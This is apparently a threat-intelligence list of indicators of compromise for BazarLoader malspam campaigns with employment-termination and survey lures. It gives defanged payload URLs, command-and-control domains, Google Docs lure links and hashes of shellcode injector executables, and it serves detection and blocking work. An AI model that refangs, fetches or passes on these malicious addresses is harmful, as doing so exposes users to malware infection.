hxxps://titlecs[.]com/issues/284	BazarLoader Encrypted Payload URL
hxxps://titlecs[.]com/issues/282	BazarLoader Encrypted Payload URL
hxxp://ds46x1[.]com/1/run	BazarLoader Encrypted Payload URL
labelcs[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
mixcinc[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
nicknameec[.]com	BazarLoader C2 Domain (Employment Termination Malspam)
3c27fca6d9cf1379eee93e6fea339e61	BazarLoader Shellcode Injector (Preview15- 10.exe)
3ee60e0efeb5b349a5ba7325ce4a33dc	BazarLoader Shellcode Injector (Document2- 85.exe)
hxxps://docs[.]google[.]com/document/d/e/2PACX- 1vR_9tGGWdcS1ZyluiGpMQg2Sv9nRWempyUKuQ1iyJp_HHT1C87OPirnO7ElmnOW6ILbrmHXUpl_OlxQ/p	Employment Termination Malspam Payload URL
hxxps://docs[.]google[.]com/document/d/e/2PACX- 1vQ7wK9C0fLCwS3voYLhGz3Gmy6g4UMKe_xZ1ds8xv7LonpviJBXefG9rBZuMPkmtytDYe_5rbDztBnK/pub	Survey Malspam Payload URL
ds45x1[.]com	BazarLoader C2 Domain (Survey Malspam)
ds46x1[.]com	BazarLoader C2 Domain (Survey Malspam)
ds47x1[.]com	BazarLoader C2 Domain (Survey Malspam)

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